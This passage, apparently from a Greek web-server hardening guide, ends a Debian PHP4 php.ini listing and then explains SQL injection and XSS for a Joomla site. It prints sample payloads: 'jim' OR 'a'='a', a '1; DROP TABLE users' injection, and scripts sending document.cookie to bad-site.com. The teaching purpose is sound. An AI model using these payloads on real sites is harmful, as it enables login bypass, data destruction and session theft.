; cause security issues, KNOW WHAT YOU ARE DOING FIRST.
; cgi.redirect_status_env = ;

; cgi.fix_pathinfo provides *real* PATH_INFO/PATH_TRANSLATED support
for CGI.  PHP's
; previous behaviour was to set PATH_TRANSLATED to SCRIPT_FILENAME,
and to not grok
; what PATH_INFO is.  For more information on PATH_INFO, see the cgi
specs.  Setting
; this to 1 will cause PHP CGI to fix it's paths to conform to the
spec.  A setting
; of zero causes PHP to behave as before.  Default is zero.  You
should fix your scripts
; to use SCRIPT_FILENAME rather than PATH_TRANSLATED.
; cgi.fix_pathinfo=0

; FastCGI under IIS (on WINNT based OS) supports the ability to
impersonate
; security tokens of the calling client.  This allows IIS to define
the
; security context that the request runs under.  mod_fastcgi under
Apache
; does not currently support this feature (03/17/2002)
; Set to 1 if running under IIS.  Default is zero.
; fastcgi.impersonate = 1;
```

```
; cgi.rfc2616_headers configuration option tells PHP what type of
headers to
; use when sending HTTP response code. If it's set 0 PHP sends
Status: header that
; is supported by Apache. When this option is set to 1 PHP will send
; RFC2616 compliant header.
; Default is zero.
;cgi.rfc2616_headers = 0


;;;;;;;;;;;;;;;;
; File Uploads ;
;;;;;;;;;;;;;;;;

; Whether to allow HTTP file uploads.
file_uploads = On

; Temporary directory for HTTP uploaded files (will use system
default if not
; specified).
upload_tmp_dir = /tmp

; Maximum allowed size for uploaded files.
upload_max_filesize = 10M


;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as
files.
allow_url_fopen = On

; Define the anonymous ftp password (your email address)
;from="john@doe.com"

; Define the User-Agent string
; user_agent="PHP"

; Default timeout for socket based streams (seconds)
default_socket_timeout = 60

; If your scripts have to deal with files from Macintosh systems,
; or you are running on a Mac and need to deal with files from
; unix or win32 systems, setting this flag will cause PHP to
; automatically detect the EOL character in those files so that
; fgets() and file() will work regardless of the source of the file.
; auto_detect_line_endings = Off


;;;;;;;;;;;;;;;;;;;;;
; Dynamic Extensions ;
;;;;;;;;;;;;;;;;;;;;;
;
; If you wish to have an extension loaded automatically, use the
following
; syntax:
;
;   extension=modulename.extension
;
```

```
; For example, on Windows:
;
;   extension=msql.dll
;
; ... or under UNIX:
;
;   extension=msql.so
;
; Note that it should be the name of the module only; no directory
information
; needs to go here.  Specify the location of the extension with the
; extension_dir directive above.

; Example lines:

;extension=mysql.so
;extension=gd.so


;;;;;;;;;;;;;;;;;;;
; Module Settings ;
;;;;;;;;;;;;;;;;;;;

[Syslog]
; Whether or not to define the various syslog variables (e.g.
$LOG_PID,
; $LOG_CRON, etc.).  Turning it off is a good idea performance-wise.
In
; runtime, you can define these variables by calling
define_syslog_variables().
define_syslog_variables  = Off

[mail function]
; For Win32 only.
SMTP = localhost
smtp_port = 25

; For Win32 only.
;sendmail_from = me@example.com

; For Unix only.  You may supply arguments as well (default:
"sendmail -t -i").
;sendmail_path =

[Java]
;java.class.path = .\php_java.jar
;java.home = c:\jdk
;java.library = c:\jdk\jre\bin\hotspot\jvm.dll
;java.library.path = .\

[SQL]
sql.safe_mode = Off

[ODBC]
;odbc.default_db    =  Not yet implemented
;odbc.default_user  =  Not yet implemented
;odbc.default_pw    =  Not yet implemented

; Allow or prevent persistent links.
odbc.allow_persistent = On
```

```
; Check that a connection is still valid before reuse.
odbc.check_persistent = On

; Maximum number of persistent links.  -1 means no limit.
odbc.max_persistent = -1

; Maximum number of links (persistent + non-persistent).  -1 means no
limit.
odbc.max_links = -1

; Handling of LONG fields.  Returns number of bytes to variables.  0
means
; passthru.
odbc.defaultlrl = 4096

; Handling of binary data.  0 means passthru, 1 return as is, 2
convert to char.
; See the documentation on odbc_binmode and odbc_longreadlen for an
explanation
; of uodbc.defaultlrl and uodbc.defaultbinmode
odbc.defaultbinmode = 1

[MySQL]
; Allow or prevent persistent links.
mysql.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
mysql.max_persistent = -1

; Maximum number of links (persistent + non-persistent).  -1 means no
limit.
mysql.max_links = -1

; Default port number for mysql_connect().  If unset, mysql_connect()
will use
; the $MYSQL_TCP_PORT or the mysql-tcp entry in /etc/services or the
; compile-time value defined MYSQL_PORT (in that order).  Win32 will
only look
; at MYSQL_PORT.
mysql.default_port =

; Default socket name for local MySQL connects.  If empty, uses the
built-in
; MySQL defaults.
mysql.default_socket =

; Default host for mysql_connect() (doesn't apply in safe mode).
mysql.default_host =

; Default user for mysql_connect() (doesn't apply in safe mode).
mysql.default_user =

; Default password for mysql_connect() (doesn't apply in safe mode).
; Note that this is generally a *bad* idea to store passwords in this
file.
; *Any* user with PHP access can run 'echo
get_cfg_var("mysql.default_password")
; and reveal this password!  And of course, any users with read
access to this
; file will be able to reveal the password as well.
mysql.default_password =
```

```
; Maximum time (in seconds) for connect timeout. -1 means no limit
mysql.connect_timeout = 60

; Trace mode. When trace_mode is active (=On), warnings for
table/index scans and
; SQL-Errors will be displayed.
mysql.trace_mode = Off

[mSQL]
; Allow or prevent persistent links.
msql.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
msql.max_persistent = -1

; Maximum number of links (persistent+non persistent).  -1 means no
limit.
msql.max_links = -1

[PostgresSQL]
; Allow or prevent persistent links.
pgsql.allow_persistent = On

; Detect broken persistent links always with pg_pconnect(). Need a
little overhead.
pgsql.auto_reset_persistent = Off

; Maximum number of persistent links.  -1 means no limit.
pgsql.max_persistent = -1

; Maximum number of links (persistent+non persistent).  -1 means no
limit.
pgsql.max_links = -1

; Ignore PostgreSQL backends Notice message or not.
pgsql.ignore_notice = 0

; Log PostgreSQL backends Noitce message or not.
; Unless pgsql.ignore_notice=0, module cannot log notice message.
pgsql.log_notice = 0

[Sybase]
; Allow or prevent persistent links.
sybase.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
sybase.max_persistent = -1

; Maximum number of links (persistent + non-persistent).  -1 means no
limit.
sybase.max_links = -1

;sybase.interface_file = "/usr/sybase/interfaces"

; Minimum error severity to display.
sybase.min_error_severity = 10

; Minimum message severity to display.
sybase.min_message_severity = 10
```

```
; Compatability mode with old versions of PHP 3.0.
; If on, this will cause PHP to automatically assign types to results
according
; to their Sybase type, instead of treating them all as strings.
This
; compatibility mode will probably not stay around forever, so try
applying
; whatever necessary changes to your code, and turn it off.
sybase.compatability_mode = Off

[Sybase-CT]
; Allow or prevent persistent links.
sybct.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
sybct.max_persistent = -1

; Maximum number of links (persistent + non-persistent).  -1 means no
limit.
sybct.max_links = -1

; Minimum server message severity to display.
sybct.min_server_severity = 10

; Minimum client message severity to display.
sybct.min_client_severity = 10

[dbx]
; returned column names can be converted for compatibility reasons
; possible values for dbx.colnames_case are
; "unchanged" (default, if not set)
; "lowercase"
; "uppercase"
; the recommended default is either upper- or lowercase, but
; unchanged is currently set for backwards compatibility
dbx.colnames_case = "unchanged"

[bcmath]
; Number of decimal digits for all bcmath functions.
bcmath.scale = 0

[browscap]
;browscap = extra/browscap.ini

[Informix]
; Default host for ifx_connect() (doesn't apply in safe mode).
ifx.default_host =

; Default user for ifx_connect() (doesn't apply in safe mode).
ifx.default_user =

; Default password for ifx_connect() (doesn't apply in safe mode).
ifx.default_password =

; Allow or prevent persistent links.
ifx.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
ifx.max_persistent = -1
```

```
; Maximum number of links (persistent + non-persistent).  -1 means no
limit.
ifx.max_links = -1

; If on, select statements return the contents of a text blob instead
of its id.
ifx.textasvarchar = 0

; If on, select statements return the contents of a byte blob instead
of its id.
ifx.byteasvarchar = 0

; Trailing blanks are stripped from fixed-length char columns.  May
help the
; life of Informix SE users.
ifx.charasvarchar = 0

; If on, the contents of text and byte blobs are dumped to a file
instead of
; keeping them in memory.
ifx.blobinfile = 0

; NULL's are returned as empty strings, unless this is set to 1.  In
that case,
; NULL's are returned as string 'NULL'.
ifx.nullformat = 0

[Session]
; Handler used to store/retrieve data.
session.save_handler = files

; Argument passed to save_handler.  In the case of files, this is the
path
; where data files are stored. Note: Windows users have to change
this
; variable in order to use PHP's session functions.
; As of PHP 4.0.1, you can define the path as:
;     session.save_path = "N;/path"
; where N is an integer.  Instead of storing all the session files in
; /path, what this will do is use subdirectories N-levels deep, and
; store the session data in those directories.  This is useful if you
; or your OS have problems with lots of files in one directory, and
is
; a more efficient layout for servers that handle lots of sessions.
; NOTE 1: PHP will not create this directory structure automatically.
;         You can use the script in the ext/session dir for that
purpose.
; NOTE 2: See the section on garbage collection below if you choose
to
;         use subdirectories for session storage
;session.save_path = /var/lib/php4

; Whether to use cookies.
session.use_cookies = 1

; This option enables administrators to make their users invulnerable
to
; attacks which involve passing session ids in URLs; defaults to 0.
; session.use_only_cookies = 1

; Name of the session (used as cookie name).
```

```
session.name = PHPSESSID

; Initialize session on request startup.
session.auto_start = 0

; Lifetime in seconds of cookie or, if 0, until browser is restarted.
session.cookie_lifetime = 0

; The path for which the cookie is valid.
session.cookie_path = /

; The domain for which the cookie is valid.
session.cookie_domain =

; Handler used to serialize data.  php is the standard serializer of
PHP.
session.serialize_handler = php

; Define the probability that the 'garbage collection' process is
started
; on every session initialization.
; The probability is calculated by using gc_probability/gc_divisor,
; e.g. 1/100 means there is a 1% chance that the GC process starts
; on each request.

; This is disabled in the Debian packages, due to the strict
permissions
; on /var/lib/php4.  Instead of setting this here, see the cronjob at
; /etc/cron.d/php4, which uses the session.gc_maxlifetime setting
below
;session.gc_probability = 0
session.gc_divisor     = 100

; After this number of seconds, stored data will be seen as 'garbage'
and
; cleaned up by the garbage collection process.
session.gc_maxlifetime = 1440

; NOTE: If you are using the subdirectory option for storing session
files
;       (see session.save_path above), then garbage collection does
*not*
;       happen automatically.  You will need to do your own garbage
;       collection through a shell script, cron entry, or some other
method.
;       For example, the following script would is the equivalent of
;       setting session.gc_maxlifetime to 1440 (1440 seconds = 24
minutes):
;          cd /path/to/sessions; find -cmin +24 | xargs rm

; PHP 4.2 and less have an undocumented feature/bug that allows you
to
; to initialize a session variable in the global scope, albeit
register_globals
; is disabled.  PHP 4.3 and later will warn you, if this feature is
used.
; You can disable the feature and the warning separately. At this
time,
; the warning is only displayed, if bug_compat_42 is enabled.

session.bug_compat_42 = 1
```

```
session.bug_compat_warn = 1

; Check HTTP Referer to invalidate externally stored URLs containing
ids.
; HTTP_REFERER has to contain this substring for the session to be
; considered as valid.
session.referer_check =

; How many bytes to read from the file.
session.entropy_length = 0

; Specified here to create the session id.
session.entropy_file =

;session.entropy_length = 16

;session.entropy_file = /dev/urandom

; Set to {nocache,private,public,} to determine HTTP caching aspects
; or leave this empty to avoid sending anti-caching headers.
session.cache_limiter = nocache

; Document expires after n minutes.
session.cache_expire = 180

; trans sid support is disabled by default.
; Use of trans sid may risk your users security.
; Use this option with caution.
; - User may send URL contains active session ID
;   to other person via. email/irc/etc.
; - URL that contains active session ID may be stored
;   in publically accessible computer.
; - User may access your site with the same session ID
;   always using URL stored in browser's history or bookmarks.
session.use_trans_sid = 0

; The URL rewriter will look for URLs in a defined set of HTML tags.
; form/fieldset are special; if you include them here, the rewriter
will
; add a hidden <input> field with the info which is otherwise
appended
; to URLs.  If you want XHTML conformity, remove the form entry.
; Note that all valid entries require a "=", even if no value
follows.
url_rewriter.tags =
"a=href,area=href,frame=src,input=src,form=,fieldset="

[MSSQL]
; Allow or prevent persistent links.
mssql.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
mssql.max_persistent = -1

; Maximum number of links (persistent+non persistent).  -1 means no
limit.
mssql.max_links = -1

; Minimum error severity to display.
mssql.min_error_severity = 10
```

```
; Minimum message severity to display.
mssql.min_message_severity = 10

; Compatability mode with old versions of PHP 3.0.
mssql.compatability_mode = Off

; Connect timeout
;mssql.connect_timeout = 5

; Query timeout
;mssql.timeout = 60

; Valid range 0 - 2147483647.  Default = 4096.
;mssql.textlimit = 4096

; Valid range 0 - 2147483647.  Default = 4096.
;mssql.textsize = 4096

; Limits the number of records in each batch.  0 = all records in one
batch.
;mssql.batchsize = 0

; Specify how datetime and datetim4 columns are returned
; On => Returns data converted to SQL server settings
; Off => Returns values as YYYY-MM-DD hh:mm:ss
;mssql.datetimeconvert = On

; Use NT authentication when connecting to the server
mssql.secure_connection = Off

; Specify max number of processes. Default = 25
;mssql.max_procs = 25

[Assertion]
; Assert(expr); active by default.
;assert.active = On

; Issue a PHP warning for each failed assertion.
;assert.warning = On

; Don't bail out by default.
;assert.bail = Off

; User-function to be called if an assertion fails.
;assert.callback = 0

; Eval the expression with current error_reporting().  Set to true if
you want
; error_reporting(0) around the eval().
;assert.quiet_eval = 0

[Ingres II]
; Allow or prevent persistent links.
ingres.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
ingres.max_persistent = -1

; Maximum number of links, including persistents.  -1 means no limit.
ingres.max_links = -1
```

```
; Default database (format: [node_id::]dbname[/srv_class]).
ingres.default_database =

; Default user.
ingres.default_user =

; Default password.
ingres.default_password =

[Verisign Payflow Pro]
; Default Payflow Pro server.
pfpro.defaulthost = "test-payflow.verisign.com"

; Default port to connect to.
pfpro.defaultport = 443

; Default timeout in seconds.
pfpro.defaulttimeout = 30

; Default proxy IP address (if required).
;pfpro.proxyaddress =

; Default proxy port.
;pfpro.proxyport =

; Default proxy logon.
;pfpro.proxylogon =

; Default proxy password.
;pfpro.proxypassword =

[com]
; path to a file containing GUIDs, IIDs or filenames of files with
TypeLibs
;com.typelib_file =
; allow Distributed-COM calls
;com.allow_dcom = true
; autoregister constants of a components typlib on com_load()
;com.autoregister_typelib = true
; register constants casesensitive
;com.autoregister_casesensitive = false
; show warnings on duplicate constat registrations
;com.autoregister_verbose = true

[Printer]
;printer.default_printer = ""

[mbstring]
; language for internal character representation.
;mbstring.language = Japanese

; internal/script encoding.
; Some encoding cannot work as internal encoding.
; (e.g. SJIS, BIG5, ISO-2022-*)
;mbstring.internal_encoding = EUC-JP

; http input encoding.
;mbstring.http_input = auto

; http output encoding. mb_output_handler must be
; registered as output buffer to function
```

```
;mbstring.http_output = SJIS

; enable automatic encoding translation accoding to
; mbstring.internal_encoding setting. Input chars are
; converted to internal encoding by setting this to On.
; Note: Do _not_ use automatic encoding translation for
;       portable libs/applications.
;mbstring.encoding_translation = Off

; automatic encoding detection order.
; auto means
;mbstring.detect_order = auto

; substitute_character used when character cannot be converted
; one from another
;mbstring.substitute_character = none;

; overload(replace) single byte functions by mbstring functions.
; mail(), ereg(), etc are overloaded by mb_send_mail(), mb_ereg(),
; etc. Possible values are 0,1,2,4 or combination of them.
; For example, 7 for overload everything.
; 0: No overload
; 1: Overload mail() function
; 2: Overload str*() functions
; 4: Overload ereg*() functions
;mbstring.func_overload = 0

[FrontBase]
;fbsql.allow_persistent = On
;fbsql.autocommit = On
;fbsql.default_database =
;fbsql.default_database_password =
;fbsql.default_host =
;fbsql.default_password =
;fbsql.default_user = "_SYSTEM"
;fbsql.generate_warnings = Off
;fbsql.max_connections = 128
;fbsql.max_links = 128
;fbsql.max_persistent = -1
;fbsql.max_results = 128
;fbsql.batchSize = 1000

[Crack]
; Modify the setting below to match the directory location of the
cracklib
; dictionary files.  Include the base filename, but not the file
extension.
; crack.default_dictionary = "c:\php\lib\cracklib_dict"

[exif]
; Exif UNICODE user comments are handled as UCS-2BE/UCS-2LE and JIS
as JIS.
; With mbstring support this will automatically be converted into the
encoding
; given by corresponding encode setting. When empty
mbstring.internal_encoding
; is used. For the decode settings you can distinguish between
motorola and
; intel byte order. A decode setting cannot be empty.
;exif.encode_unicode = ISO-8859-15
;exif.decode_unicode_motorola = UCS-2BE
```

```
;exif.decode_unicode_intel    = UCS-2LE
;exif.encode_jis =
;exif.decode_jis_motorola = JIS
;exif.decode_jis_intel    = JIS

; Local Variables:
; tab-width: 4
; End:
extension=mysql.so
extension=imap.so
extension=snmp.so
extension=mhash.so
extension=gd.so
extension=domxml.so
```

Κοινές Επιθέσεις

Στο τμήμα αυτό θα επεξηγήσουμε πιο αναλυτικά μερικές από τις πιο κοινές επιθέσεις που μπορεί να δεχτεί μια εφαμοργή web όπως είναι το Joomla! που χρησιμοποιούμε.

SQL Injection

Με τις επιθέσεις τύπου SQL injection προσπαθούμε να περάσουμε σε μια web εφαρμογή ερωτήματα και εντολές SQL που κατασκευάζουμε εμείς. Η επίθεση αυτή μπορεί να πετύχει όταν τα δεδομένα που εισάγει ο χρήστης (user input) δεν ελέγχονται σωστά για escape characters ή όταν η γλώσσα προγραμματισμού που χρησιμοποιείται στην εφαρμογή δεν είναι strongly typed με αποτέλεσμα να εκτελεστούν ερωτήματα SQL που δεν προβλέπονται.

Ο τρόπος που εισάγει ο επιτιθέμενος αυτά τα ερωτήματα στην εφαρμογή είναι μεταχειρίζοντας αιτήσεις GET και POST για παράδειγμα μέσω των πεδίων μιας φόρμας ή τροποποιώντας το url για μιας αίτηση GET (πχ index.php?user=root).

Είδη επιθέσεων

Μη σωστός έλεγχος για escape characters

Αυτό το είδος επίθεσης συμβαίνει όταν τα δεδομένα του χρήστη που μεταχειρίζεται η εφαρμογή δεν φιλτράρονται σωστά για escape characters και στη συνέχεια περνώνται σε ένα ερώτημα SQL με αποτέλεσμα την πιθανή τροποποίηση του αρχικού ερωτήματος.

```
   $sql = "SELECT * FROM users WHERE userName = '" .
$_GET['userName'] . "'";
```

Αυτό το κομμάτι κώδικα σε PHP έχει σχεδιαστεί για να επιλέγει τα στοιχεία του χρήστη από τον πίνακα χρηστών. Αν όμως δώσουμε στην μεταβλητή «`$GET['username']`» την τιμή `jim' OR 'a' = 'a'` τότε το ερώτημα μετατρέπεται σε

```
   $sql = "SELECT * FROM users WHERE userName = 'jim' OR 'a' = 'a'";
```

που πάντα αξιολογείται ως αληθές αφού πάντα `'a' = 'a'`. Αν αυτό το κομμάτι κώδικα υπήρχε σε διαδικασία ταυτοποίησης χρήστη τότε μπορούσαμε να εξαναγκάσουμε την επιλογή ενός έγκυρου ονόματος χρήστη.

Το λάθος εδώ είναι ότι ο κώδικάς μας δεν ελέγχει τα δεδομένα που δίνει ο χρήστης (`jim' OR 'a' = 'a'`) για escape characters (τα single quotation marks `'`) με αποτέλεσμα να τα περνάει αυτούσια στο ερώτημα SQL.

Μη σωστός έλεγχος τύπου μεταβλητών

Αυτό το είδος επίθεσης συμβαίνει όταν η γλώσσα που χρησιμοποιεί η εφαρμογή δεν είναι strongly typed (δεν επιτρέπει για παράδειγμα την αλλαγή μια μεταβλητής τύπου string σε τύπου integer) και όταν ο προγραμματιστής δεν ελέγχει το τύπο των μεταβλητών που πρόκειται να χρησιμοποιηθούν.

Τροποποιώντας λίγο το παραπάνω παράδειγμα έχουμε το ερώτημα

```
$sql = "SELECT * FROM users WHERE id = " . $_GET['id'] ;
```

όπου είναι εμφανές ότι η μεταβλητή «`$GET['id']`» περιμένουμε πάντα να είναι αριθμός. Αν όμως ο χρήστης δώσει για `$GET['id']` το string «`1 ; DROP TABLE users`» τότε το ερώτημα μετατρέπεται σε

```
SELECT * FROM users WHERE id = 1; DROP TABLE users;
```

που θα διαγράψει τον πίνακα users.

Το λάθος προφανώς είναι ότι δεν ελέγχεται ο τύπος της μεταβλητής `$GET['id']`, η εφαρμογή περιμένει integer ενώ ο χρήστης δίνει string και χωρίς μάλιστα να χρειάζεται να χρησιμοποιήσει escape characters όπως στο παραπάνω παράδειγμα.

Κενά ασφαλείας στην ίδια την Βάση Δεδομένων

Οι επιθέσεις που ανήκουν στην κατηγορία αυτή εκμεταλλεύονται κενά ασφαλείας στην ίδια την βάση δεδομένων για να περάσει τα δεδομένα που θέλει ο επιτιθέμενος.

Cross Site Scripting - XSS

Άλλο ένα είδος επίθεσης που βασίζεται σε μη σωστό έλεγχο των δεδομένων που περνάει ο χρήστης στην εφαρμογή είναι οι επιθέσεις τύπου cross site scripting. Οι επιθέσεις αυτές είναι δυνατές εάν η εφαρμογή ενσωματώσει client-side scripts του επιτιθέμενου στις σελίδες που δημιουργεί για τους χρήστες. Αφού οι περισσότεροι χρήστες έχουν ενεργοποιημένη την δυνατότητα εκτέλεσης script στον περιηγητή τους, ο επιτιθέμενος μπορεί μετά να υποκλέψει όνοματα χρηστών, κωδικούς πρόσβασης, cookies και άλλα δεδομένα που σχετίζονται με την συνεδρία και τον λογαριασμό του χρήστη.

Είδη Επιθέσεων

Reflected ή Non-Persistent

Οι επιθέσεις αυτές συμβαίνουν όταν η εφαρμογή παίρνει δεδομένα από τον χρήστη και στην συνέχεια τα περιλαμβάνει χωρίς έλεγχο στην σελίδα εξόδου (output page) που δημιούργησε για τον χρήστη. Λέγεται δε reflected (αντανακλώμενο) γιατί ο επιτιθέμενος προσφέρει το κακόβουλο script στον χρήστη, ο οποίος μετά το περναέι στην εφαρμογή με μια αίτηση για να του το επιστέψει η εφαρμογή στη σελίδα output που ζήτησε με αποτέλεσμα να εκτελεστεί από τον περιηγητή του. Η ονομασία non-persistent προέρχεται από το γεγονός ότι το κακόβουλο script δεν βρίσκεται μόνιμα αποθηκευμένο από την εφαρμογή αλλά περνιέται κάθε φορά εκ νέου από τον χρήστη στην εφαρμογή, συνήθως σαν παράμετρος από μια φόρμα HTML.

Ένα παράδειγμα reflected XSS επίθεσης είναι μια σελίδα που δέχεται ένα όνομα χρήστη σαν παράμετρο για να παρουσιάσει ένα μήνυμα καλωσορίσματος στον χρήστη αυτόν:

```
http://www.good-site.com/?user=jim
```

Αν τώρα ο επιτιθέμενος καταφέρει να κάνει έναν ανυποψίαστο χρήστη να ακολουθήσει ένα hyperlink στο οποίο έχει αντικατασταθεί η παράμετρος «jim» με κώδικα HTML μπορεί να περάσει κάποιο κακόβουλο κομμάτι JavaScript στον χρήστη για εκτέλεση. Για παράδειγμα αντικαθιστόντας το «jim» με

```
<SCRIPT>
document.location='http://bad-site.com/index.php?'+document.cookie
</SCRIPT>
```

το hyperlink γίνεται

```
http://www.good-site.com/?user=<SCRIPT>location.href='http://bad-
site.com/index.php?'+document.cookie</SCRIPT>
```

οπότε ο χρήστης ακολουθώντας το hyperlink αυτό, περνάει στη σελίδα www.good-site.com το κακόβουλο script. Στη συνέχεια η σελίδα βγάζει σαν κανονική έξοδο HTML το script με αποτέλεσμα να εκτελεστεί από τον περιηγητή του χρήστη. Αυτό το συγκεκριμένο κομμάτι κώδικα έχει σαν αποτέλεσμα να μεταφερθεί ο χρήστης στη σελίδα www.bad-site.com και να περάσει σαν παράμετρο στο index.php το περιεχόμενο των cookies του το οποίο και μπορεί να δεί μετά ο επιτιθέμενος απλά κοιτώντας τα αρχεία καταγραφής του διακομιστή του.

Persistent ή Stored

Σε αυτό το είδος XSS ο επιτιθέμενος καταφέρνει να συμπεριλάβει ένα κακόβουλο script σε δεδομένα που αποθηκεύονται μόνιμα από την εφαρμογή και που θα εμφανίζονται χωρίς κάποιο HTML entity encdoding σε επόμενους επισκέπτες της σελίδας κατά τη διάρκεια της περιήγησής τους. Αυτού του είδους οι επιθέσεις είναι πιο καταστρεπτικές γιατί το κακόβουλο script εκτελείται αυτόματα από καθέναν επισκέπτη της συγκεκριμένης σελίδας. Τυπικό παράδειγμα μιας τέτοιας επίθεσης είναι τα forums που επιτρέπουν στους χρήστης να εισάγουν μηνύματα που περιέχουν HTML μέσα τους χωρίς μετά να μετατρέπουν τους χαρακτήρες HTML με HTML encoding. Αποτέλεσμα είναι ότι αν ένα μήνυμα περιέχει χαρακτήρες HTML η εφαρμογή τα στέλνει αυτούσια στον περιηγητή και αυτός τα εκλαμβάνει ως έγκυρη HTML της σελίδας και όχι σας μήνυμα. Αν για παράδειγμα ένας χρήστης έγραφε μήνυμα

```
Είδα ένα τέλειο κομμάτι κώδικα: <SCRIPT>
document.location='http://bad-site.com/index.php?'+document.cookie
</SCRIPT>
```

και η εφαρμογή δεν μετέτρεπε τους χαρακτήρες HTML, τότε το `<SCRIPT> document.location='http://bad-site.com/index.php?'+document.cookie </SCRIPT>` θα περιλαμβανόταν αυτούσιο και θα εκτελούνται για κάθε επόμενο επισκέπτη της σελίδας.

Αν όμως εφαρμοζόταν HTML encoding τότε το μήνυμα θα στελνόταν στον περιηγητή ως

```
Είδα ένα τέλειο κομμάτι κώδικα: &lt;SCRIPT&gt;
document.location='http://bad-site.com/index.php?'+document.cookie
&lt;/SCRIPT&gt;
```

και θα το εμφανιζόταν κανονικά χωρίς να εκτελεστεί.

ΒΙΒΛΙΟΓΡΑΦΙΑ – ΑΝΑΦΟΡΕΣ

Information Security - As defined by ISO-17799:
http://www.isosecuritysolutions.com/standardmain.html

History of BIND
https://www.isc.org/software/bind/history

NetCraft, June 2008 Web Server Survey:
http://news.netcraft.com/archives/2008/06/22/june_2008_web_server_survey.html

Securing Debian Manual
http://www.debian.org/doc/manuals/securing-debian-howto/

Hardening Linux by James Turnbull, Apress, 2005
Securing Connections and Remote Administration SSL, TLS and OpenSSL, σελίδα 140

Building Secure Servers with Linux by Michael D. Bauer, O'Reilly, 2002
Chapter 1. Threat Modeling and Risk Management
Chapter 4. Secure Remote Administration
Appendix A. Two Complete Iptables Startup Scripts

Multiple common names for OpenSSL certificates
http://rrr.thetruth.de/2008/04/openssl-certificates-with-multiple-domains-common-names/

Δομή ενός πιστοποιητικού X.509
http://en.wikipedia.org/wiki/X.509#Structure_of_a_certificate

Directives for mod_ssl
http://httpd.apache.org/docs/2.0/mod/mod_ssl.html

Chrooting apache with mod_chroot
http://core.segfault.pl/~hobbit/mod_chroot/apache20.html

mod_security
http://www.modsecurity.org/

Web Application Firewall Definition
http://www.webappsec.org/glossary.html#WebApplicationFirewall

ModSecurity Reference Manual
http://www.modsecurity.org/documentation/modsecurity-apache/2.1.0/html-multipage/index.html

ModSecurity 2.5 - Securing your Apache installation and web applications by Magnus Mischel, Packt Publishing, 2009
Chapter 2. Writing Rules

Chapter 6. Blocking Common Attacks
Chapter 9. Protecting a Web Application

Τι είναι το OWASP
http://www.owasp.org/index.php/Greece#.CE.A4.CE.B9_.CE.B5.CE.AF.CE.BD.CE.B1.CE.B9_.CF.84.CE.BF_OWASP

iptables
http://www.netfilter.org/projects/iptables/index.html

Securing MySQL
http://www.securityfocus.com/infocus/1726